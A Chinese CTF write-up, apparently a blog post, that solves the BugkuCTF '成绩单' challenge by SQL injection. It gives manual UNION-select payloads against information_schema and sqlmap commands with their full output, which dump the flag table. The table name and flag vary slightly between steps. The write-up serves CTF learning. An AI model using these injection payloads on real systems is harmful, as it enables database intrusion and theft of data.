

# BugkuCTF-web-成绩单 writeup

原创

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
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订阅专栏

## 记一次简单的SQL注入

题目传送门, 点击即走

首先分析题目: 进入题目网页就可以看到这个

蜡笔小新第一季 华... 中国大学MOOC(慕... 补天 - 企业和白帽... 合天网

### 成绩查询


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
遇到表单，当然要填一填，看看有什么变化。于是我根据题目提示输入1。




仔细观察可以发现输入1，并且返回后，出现了龙龙龙的成绩单以及四份数据。于是打开hackbar，post提交



正常返回，加'测试一下



啥也不是，再加个 #



又正常了。

那么基本可以认定是SQL注入无疑了。

## 两种解题方法：

### 1: 手动注入：

在手工注入之前要先知道一些小知识点，拿小本本记下来

1、

MySQL在5.0版本后新增一个叫information\_schema的虚拟数据库，其中保存着关于MySQL服务器所维护的所有其他数据库的信息。如数据库名，数据库的表，表栏的数据类型与访问权限等。利用这个，我们可以获取表名，列名等

2、


查询中用到的group\_concat()函数是要把查询的内容联合到一起方便查看的，这样就不需要limit 0,1一个一个判断了

先用“id=3' order by 4#”尝试，发现可以，然后用 id=3' order by 5#”尝试，发现不行，所以确定是四个字段。

接下来，爆破库名：`id=-1' union select 1,2,3,4` //把id变为-1是因为如果id有回显的话，我们查询的东西就不能显示了，所以要换一个id没有东西的数值

### 1的成绩单

| Math | English | Chinese |
|------|---------|---------|
| 2    | 3       | 4       |



得到库名之后就可以开始暴库了：`id=-1' union select 1,database(),user(),version()#`

得到数据库名为 skctf\_flag

`id=-1' union select 1,group_concat(column_name),user(),version() from information_schema.tables where table_schema=database()#`

上面这个指令中，group\_concat是表示把查询的内容联合到一起方便查看的，

### 1的成绩单

| Math       | English              | Chinese    |
|------------|----------------------|------------|
| skctf_flag | skctf_flag@localhost | 5.5.34-log |



接下来就是暴列名了：

`id=-1' union select 1,group_concat(column_name),user(),version() from information_schema.columns where table_name='f14g'`

## 1的成绩单

| Math       | English              | Chinese    |
|------------|----------------------|------------|
| skctf_flag | skctf_flag@localhost | 5.5.34-log |

The screenshot shows the HackBar v2 interface. The URL field contains `http://123.206.87.240:8002/chengjidan/index.php`. The payload field contains the SQL injection query: `id=-1' union select 1.group_concat(column_name),user(),version() from information_schema.columns where table_name='fl4g#`. The interface includes buttons for 'Load URL', 'Split URL', and 'Execute', along with checkboxes for 'Post data', 'Referer', 'User Agent', and 'Cookies'.

最后的最后，开始的开始，

列出数据 `id=-1' union select 1,skctf_flag,user(),version() from fl4g#`

## 1的成绩单

| Math                             | English              | Chinese    |
|----------------------------------|----------------------|------------|
| BUGKU{Sql_INJECTION_4813drd8hz4} | skctf_flag@localhost | 5.5.34-log |

The screenshot shows the HackBar v2 interface with the same URL as above. The payload field now contains the successful SQL injection query: `id=-1' union select 1,skctf_flag,user(),version() from fl4g#`. The interface elements are consistent with the previous screenshot.

第二种方法:

sqlmap跑:

表单输入1或者2或者3, 用burp抓包, 并且新建记事本保存。

然后打开咱们可爱的sqlmap:

执行以下代码: `sqlmap.py -r D:\250.txt -p id --dbs`

应为我把我的txt文件命名为250.txt, 并且放在D盘。

-r -->打开指定文件

-p -->指定注入参数

-current-db (两个-) 或 --dbs->暴库名

然后就是如下内容

```
选择sqlmap
sqlmap identified the following injection point(s) with a total of 96 HTTP(s) requests:
---
Parameter: id (POST)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1' AND SLEEP(5) AND 'ojbB'='ojbB

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: id=-9962' UNION ALL SELECT NULL, NULL, NULL, CONCAT(0x716a7a6b71, 0x6558704f6579694e69664f654347434f47784
1634b515347546162526b6946555869627869, 0x71787a6b71)-- NgXn
---
[23:23:34] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[23:23:34] [INFO] fetching database names
[23:23:34] [INFO] used SQL query returns 2 entries
[23:23:34] [INFO] retrieved: information_schema
[23:23:34] [INFO] retrieved: skctf_flag
available databases [2]:
[*] information_schema
[*] skctf_flag

[23:23:34] [INFO] fetched data logged to text files under 'C:\Users\admin\.sqlmap\output\123.206.87.240'

[*] shutting down at 23:23:34

C:\Python27\Sqlmap 1.2.3>
```

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可见爆出了库名。

然后咱们来爆表名:

`sqlmap.py -r D:\250.txt -p id -D skctf_flag --tables`

-D -->指定数据库

--tables(两个-) -->列出当前数据库的表

```
sqlmap
Title: MySQL >= 5.0.12 AND time-based blind
Payload: id=1' AND SLEEP(5) AND 'ojbB'='ojbB

Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: id=-9962' UNION ALL SELECT NULL, NULL, NULL, CONCAT(0x716a7a6b71, 0x6558704f6579694e69664f654347434f477845624
1634b515347546162526b6946555869627869, 0x71787a6b71)-- NgXn
---
[23:37:13] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[23:37:13] [INFO] fetching tables for database: 'skctf_flag'
[23:37:13] [INFO] used SQL query returns 2 entries
[23:37:13] [INFO] retrieved: f14g
[23:37:13] [INFO] retrieved: sc
Database: skctf_flag
[2 tables]
+-----+
f14g
sc
```

```
+-----+
[23:37:13] [INFO] fetched data logged to text files under 'C:\Users\admin\.sqlmap\output\123.206.87.240'
[*] shutting down at 23:37:13

C:\Python27\Sqlmap 1.2.3>
```

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宾果~成功爆破出表名，然后咱们来爆破列

命令: `sqlmap.py -r D:\250.txt -p id -D skctf_flag -T fl4g --column`

-T -->指定表名

-column (两个-) -->列出当前表的列

```
sqlmap
---
Parameter: id (POST)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1' AND SLEEP(5) AND 'ojbB'='ojbB

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: id=-9962' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x716a7a6b71,0x6558704f6579694e69664f654347434f477845624
1634b515347546162526b6946555869627869,0x71787a6b71)-- NgXn
---
[23:44:46] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[23:44:46] [INFO] fetching columns for table 'fl4g' in database 'skctf_flag'
[23:44:46] [INFO] used SQL query returns 1 entries
Database: skctf_flag
Table: fl4g
[1 column]
+-----+
| Column | Type |
+-----+
| skctf_flag | varchar(64) |
+-----+

[23:44:46] [INFO] fetched data logged to text files under 'C:\Users\admin\.sqlmap\output\123.206.87.240'
[*] shutting down at 23:44:46

C:\Python27\Sqlmap 1.2.3>
```

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爆破出来了，西大奔普！！

最后下载数据，

命令: `sqlmap.py -r D:\250.txt -p id -D skctf_flag -T fl4g -C skctf_flag --dump`

-C -->指定列名

-dump (两个-) -->下载数据

```
sqlmap
'--hex'
[23:48:32] [INFO] fetching number of column(s) 'skctf_flag' entries for table 'fl4g' in database 'skctf_flag'
[23:48:32] [WARNING] (case) time-based comparison requires larger statistical model, please wait.....
..... (done)
[23:48:34] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to
event potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
1
[23:48:43] [WARNING] (case) time-based comparison requires larger statistical model, please wait.....
..... (done)
[23:48:55] [INFO] adjusting time delay to 1 second due to good response times
BUGKU {Sql_INJECTION_4813d4rd8hz4}
Database: skctf_flag
Table: fl4g
[1 entry]
+-----+
| skctf_flag |
+-----+
```

```
BUGKU{Sql_INJECTION_4813drd8hz4}
+-----+
[23:51:04] [INFO] table 'skctf_flag.f14g' dumped to CSV file 'C:\Users\admin\.sqlmap\output\123.206.87.240\dump\skctf_
ag\f14g.csv'
[23:51:04] [INFO] fetched data logged to text files under 'C:\Users\admin\.sqlmap\output\123.206.87.240'
[*] shutting down at 23:51:04

C:\Python27\Sqlmap 1.2.3>
C:\Python27\Sqlmap 1.2.3> https://blog.csdn.net/kuller\_Yan
```

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